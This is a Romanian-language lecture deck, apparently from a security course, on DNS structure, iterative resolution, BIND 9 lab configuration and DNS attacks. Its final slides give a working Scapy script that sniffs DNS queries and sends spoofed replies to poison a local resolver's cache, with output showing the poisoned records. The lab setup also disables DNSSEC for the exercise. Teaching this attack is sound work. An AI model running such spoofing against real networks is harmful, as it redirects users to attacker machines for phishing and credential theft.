


# DNS și atacuri asupra DNS

# Subiecte

- Ierarhia DNS, zone și servere
- Procesul de interogare a DNS
- Atacuri asupra DNS: privire generală
- Atacul cu otrăvirea cache local al DNS
- Protecția împotriva atacurilor cu otrăvirea cache DNS

# Ierarhia de domenii DNS




- Sub (Root) avem Top-Level Domain (TLD). Ex: în [www.example.com](http://www.example.com), TLD este .com.
- Următorul nivel în ierarhie sunt domeniile de nivel doi care sunt de obicei atribuite entităților specifice (companii, unități din educație, guvernamentale, țări etc)

- Spațiul de nume de domeniu este organizat ierarhic într-o structură arborescentă.
- Fiecare nod este un domeniu sau un subdomeniu.
- Rădăcina domeniului este '. (Root)' în figură

# Zonele DNS

- O **zonă** grupează domenii contigue și subdomenii din arborele de domenii și atribuie unei entități o autoritate de management
- Structura arborescentă de mai sus ilustrează subdomeniile din domeniul `example.com`.
- În acest caz există zone DNS, câte una pentru fiecare țară. Zona păstrează înregistrări care specifică autoritatea pentru fiecare dintre subdomeniile sale.
- Zona pentru `example.com` conține doar înregistrările DNS pentru numele de gazde (hostnames) care nu aparțin subdomeniilor



# Zonă vs domeniu

- O **zonă** DNS conține doar *o parte din datele DNS* pentru un domeniu.
- Dacă domeniul nu este divizat în subdomenii, atunci zona și domeniul sunt, în esență, la fel, deoarece zona conține toate datele DNS pentru domeniu.
- La împărțirea unui domeniu în subdomenii, datele DNS ale subdomeniilor pot fi puse în aceeași zonă, astfel încât zona și domeniul sunt încă la fel
- Subdomeniile pot avea zone proprii. D.e.  
usa.example.com este un domeniu cu subdomenii cum sunt boston, nyc și chicago. Sunt create două zone pentru usa.example.com. Prima conține domeniul usa, subdomeniile chicago și boston, iar cea de a doua conține subdomeniul nyc.

# Servere de nume cu autoritate

- Fiecare zonă DNS are cel puțin un server cu autoritate (authoritative nameserver) care publică informație despre zonă
- Acesta oferă informațiile originale și definitive la interogările DNS
- Un server cu autoritate poate fi un server master (primar) sau or slave (secundar).
- Un server master stochează toate înregistrările de zonă, în timp ce unul slave folosește un mecanism automat pentru a întreține o copie identică a înregistrărilor master.

# Servere DNS ROOT

- Zona rădăcină se numește ROOT.
- Există 13 servere de nume cu autoritate (DNS root servers) pentru această zonă.
- Ele furnizează informații despre toate TLDs
  - <https://www.internic.net/domain/root.zone>
- Ele sunt punctul de început al interogărilor DNS.



# 13 Servere DNS ROOT

## Lista serverelor rădăcină

HOSTNAME	IP ADDRESSES	MANAGER
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	199.9.14.201, 2001:500:200::b	University of Southern California (ISI)
c.root-servers.net	192.33.4.12, 2001:500:2::c	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10, 2001:500:a8::e	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4, 2001:500:12::d0d	US Department of Defense (NIC)
h.root-servers.net	198.97.190.53, 2001:500:1::53	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:9f::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project


Acestea constituie  
cea mai critică  
infrastructură de  
pe Internet



# Top Level Domain (TLD)

- TLD de infrastructură: .arpa
- TLD generice (gTLD): .com, .net,
- TLD sponsorizate (sTLD): aceste domenii sunt propuse și sponsorizate de către organizații și agenții private care stabilesc și impun reguli care restrâng eligibilitatea de a folosi TLD respectiv: .edu, .gov, .mil, .travel, .jobs
- TLD cu coduri de țară[country code] (ccTLD): .au (Australia), .cn (China), .fr (Franța)
- TLD rezervate: .example, .test, .localhost, .invalid

# Procesul de interogare a DNS




# Fișiere DNS locale

- **/etc/hosts**: stochează adresele IP pentru unele nume de gazdă. Înainte ca mașina să contacteze serverele DNS locale, acesta caută mai întâi în acest fișier adresa IP.

```
127.0.0.1    localhost
127.0.0.1    www.CSRFLabAttacker.com
127.0.0.1    www.CSRFLabElgg.com
127.0.0.1    www.XSSLabElgg.com
```

- **/etc/resolv.conf**: furnizează informații pentru rezolvatorul DNS al mașinii despre adresa IP a serverului DNS local. Adresa IP a serverului DNS local furnizată de DHCP este de asemenea stocată aici

# Serverul DNS local și procesul de interogare iterativ



- Procesul iterativ începe de la serverul ROOT.
- Dacă acesta nu știe adresa IP, atunci o trimite la serverele de pe nivelul următor (.NET server) și apoi la serverul de ultim nivel (`example.net`) care furnizează răspunsul.

# Emularea unui server DNS local (Pasul 1: Întreabă pe ROOT)

Trimite direct interogarea la acest server

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net
```

(Only a portion of the reply is shown here)

;; QUESTION SECTION:

www.example.net.	IN	A
------------------	----	---

;; AUTHORITY SECTION:

net.	172800	IN	NS	m.gtld-servers.net.
net.	172800	IN	NS	l.gtld-servers.net.
net.	172800	IN	NS	k.gtld-servers.net.

;; ADDITIONAL SECTION:

m.gtld-servers.net.	172800	IN	A	192.55.83.30
l.gtld-servers.net.	172800	IN	A	192.41.162.30
k.gtld-servers.net.	172800	IN	A	192.52.178.30

Nu se primește  
răspuns (root  
nu știe  
răspunsul)

Întreabă  
aceste servere

# Răspunsuri DNS

Există 4 tipuri de secțiuni într-un răspuns DNS :

- Secțiunea de întrebare [Question] : Descrie o întrebare trimisă unui server de nume
- Secțiunea de răspuns [Answer]: înregistrări cu răspunsul la întrebare
- Secțiunea de autoritate [Authority]: înregistrări care indică spre serverele de nume cu autoritate
- Secțiunea suplimentară [Additional]: înregistrări legate de interogare.

În exemplul anterior vedem că, deoarece serverul root nu cunoaște răspunsul, nu există secțiune de răspuns, dar ne informează despre serverele cu autoritate (înregistrarea NS) împreună cu adresele lor IP în secțiunea suplimentară (înregistrarea A).

# Pași 2-3: întreabă serverele .net & example.net

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net
```

```
;; QUESTION SECTION:
```

```
;www.example.net.                IN      A
```

```
;; AUTHORITY SECTION:
```

```
example.net.      172800  IN      NS      a.iana-servers.net.
```

```
example.net.      172800  IN      NS      b.iana-servers.net.
```

```
;; ADDITIONAL SECTION:
```

```
a.iana-servers.net. 172800  IN      A      199.43.132.53
```

```
b.iana-servers.net. 172800  IN      A      199.43.133.53
```

← Întreabă un server .net

← Întreabă-le!

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net
```

```
;; QUESTION SECTION:
```

```
;www.example.net.                IN      A
```

```
;; ANSWER SECTION:
```

```
www.example.net.      86400   IN      A      93.184.216.34
```

← Întreabă un server  
example.net.

← Am obținut în sfârșit  
răspunsul


# Cache DNS

- Când serverul DNS local primește informații de la alte servere DNS, acesta memorează în cache informațiile.
- Fiecare informație din cache are o valoare de timp cât "trăiește" (time-to-live), așa că, în cele din urmă, va expira și va fi eliminată din cache.




# Setarea serverului DNS și a mediului experimental

- Vom folosi următoarea arhitectură pentru experiment



# Setarea experimentului: Mașina utilizatorului



Editing Wired connection 1

Connection name: Wired connection 1

☒ Connect automatically

Wired 802.1x Security IPv4 Settings IPv6 Settings

Method: Automatic (DHCP) addresses only

Addresses

Address	Netmask	Gateway

DNS servers: 10.0.2.16

Search domains:

DHCP client ID:

☐ Require IPv4 addressing for this connection to complete

Routes...

☒ Available to all users

Cancel Save...

- Trebuie să modificăm `/etc/resolv.conf`
- DHCP poate suprascrie acest fișier; trebuie să spunem clientului DHCP să seteze manual serverul DNS în acest fișier și să nu-l mai modifice ulterior.

# Setarea: Configurarea serverului DNS local

➤ **Instalarea serverului DNS BIND 9:** `sudo apt-get install bind9`

➤ **Configurarea serverului BIND 9**

- BIND 9 își ia configurația din `/etc/bind/named.conf`,
- Fișierul conține câteva intrări “include”. Una dintre intrări este `/etc/bind/named.conf.options`. În acest fișier putem specifica unde trebuie scris cache DNS

```
options {  
    dump-file "/var/cache/bind/dump.db";  
};
```

Comenzi  
legate de  
cache DNS

```
$ sudo rndc dumpdb -cache // Dump the cache to the sepcified file  
$ sudo rndc flush // Flush the DNS cache
```

# Configurarea serverului DNS local: Simplificare

- **Dezactivăm DNSSEC:** DNSSEC este folosit pentru a proteja împotriva atacurilor cu falsificare (spoofing) asupra serverelor DNS. Pentru a simplifica experimentul, trebuie să dezactivăm protecția. Modificăm fișierul

named.conf.options:

```
options {  
    # dnssec-validation auto;  
    dnssec-enable no;  
};
```

- **Folosim un port sursă fixat (tot pentru simplitate) :** Modificăm

named.conf.options

```
options {  
    query-source port 33333;  
};
```

- **Repornim serverul DNS:** sudo service bind9 restart

# Setarea zonelor DNS pe serverul DNS local

- Creăm zonele: Creăm două intrări de zonă în serverul DNS prin adăugarea la `/etc/bind/named.conf`.

```
zone "example.net" {  
    type master;  
    file "/etc/bind/example.net.db";  
};  
  
zone "0.168.192.in-addr.arpa" {  
    type master;  
    file "/etc/bind/192.168.0.db";  
};
```



Pentru "căutare înainte" [forward lookup] (Hostname → IP).



Pentru "căutare inversă" [reverse lookup] (IP → hostname).

# Fișierul de zonă pentru Forward Lookup

`/etc/bind/example.net.db` (Numele fișierului este precizat în `named.conf`)

```
$TTL 3D ; default expiration time of all resource records without
        :   their own TTL
@       IN      SOA      ns.example.net. admin.example.net. (
        1       ; Serial
        8H      ; Refresh
        2H      ; Retry
        4W      ; Expire
        1D )     ; Minimum

@       IN      NS       ns.example.net.      ;Address of nameserver
@       IN      MX       10 mail.example.net. ;Primary Mail Exchanger

www     IN      A        192.168.0.101      ;Address of www.example.net
mail    IN      A        192.168.0.102      ;Address of mail.example.net
ns      IN      A        192.168.0.10       ;Address of ns.example.net
*.example.net. IN A      192.168.0.100      ;Address for other URL in
                                           ; the example.net domain
```

@: Reprezintă originea precizată în `named.conf` (șirul de după “zone”) `[example.net]`

# Fișierul de zonă pentru Reverse Lookup

/etc/bind/192.168.0.db: (Numele fișierului este precizat în named.conf)

```
$TTL 3D
@      IN      SOA      ns.example.net. admin.example.net. (
                        1
                        8H
                        2H
                        4W
                        1D)
@      IN      NS       ns.example.net.
101    IN      PTR      www.example.net.
102    IN      PTR      mail.example.net.
10     IN      PTR      ns.example.net.
```

# Testarea setării experimentale

```
$ dig www.example.net
<<>> DiG 9.5.0b2 <<>> www.example.net
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27136
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1,
   ADDITIONAL: 1

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.                259200  IN      A      192.168.0.101

;; AUTHORITY SECTION:
example.net.                    259200  IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.                 259200  IN      A      192.168.0.10
```




# Atacuri asupra DNS

- **Atacuri cu refuzul servirii (DoS):** Atunci când serverele de DNS locale și cele cu autoritate nu răspund la interogările DNS, mașinile nu pot obține adresele IP, ceea ce taie în esență comunicarea.
- **Atacuri cu falsificarea DNS:**
  - Scopul principal: să se ofere o adresă IP frauduloasă victimei, pentru a o păcăli să comunice cu o mașină diferită de ce cu care intenționa
  - Exemplu: Dacă intenția utilizatorului este să viziteze situl de web al unei bănci pentru operațiuni de online banking, dar adresa obținută prin procesul DNS este a mașinii atacatorului, atunci mașina utilizatorului va comunica cu serverul de web al atacatorului.

# Atacuri DNS asupra mașinilor compromise

- Dacă un atacator a obținut privilegii de root pe o mașină, atunci
  - Modifică `/etc/resolv.conf`: folosesc serverul rău intenționat ca server local DNS al mașinii și pot controla întregul proces DNS.
  - Modifică `/etc/hosts`: adaugă înregistrări noi în fișier, care oferă adresele IP pentru câteva domenii alese. Spre exemplu, atacatorii pot modifica adresa IP pentru [www.bank32.com](http://www.bank32.com) ca să ducă la mașina atacatorului.

# Falsificarea răspunsurilor DNS (din LAN)



# Atacul cu otrăvirea cache DNS local

**Scopul:** Falsificarea răspunsurilor DNS după observarea apariției unei interogări de la serverul DNS local

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        rdata='1.2.3.4', ttl=259200)
        NSsec = DNSRR(rrname="example.net", type='NS',
                      rdata='ns.attacker32.com', ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                     aa=1, rd=0, qdcount=1, qr=1, ancoun=1, nscount=1,
                     an=Anssec, ns=NSsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt=sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
          prn=spoof_dns)
```

# Atacul cu otrăvirea cache DNS local

```
$ dig www.example.net
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 61991
;; flags: qr aa ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.      IN A

;; ANSWER SECTION:
www.example.net.      259200  IN A           1.2.3.4          ①

;; AUTHORITY SECTION:
example.net.          259200  IN NS          ns.attacker32.com. ②
```

# Inspectarea Cache

```
; authauthority
example.net.          259185  NS      ns.attacker32.com.
; authanswer
www.example.net.      259185  A       1.2.3.4
```

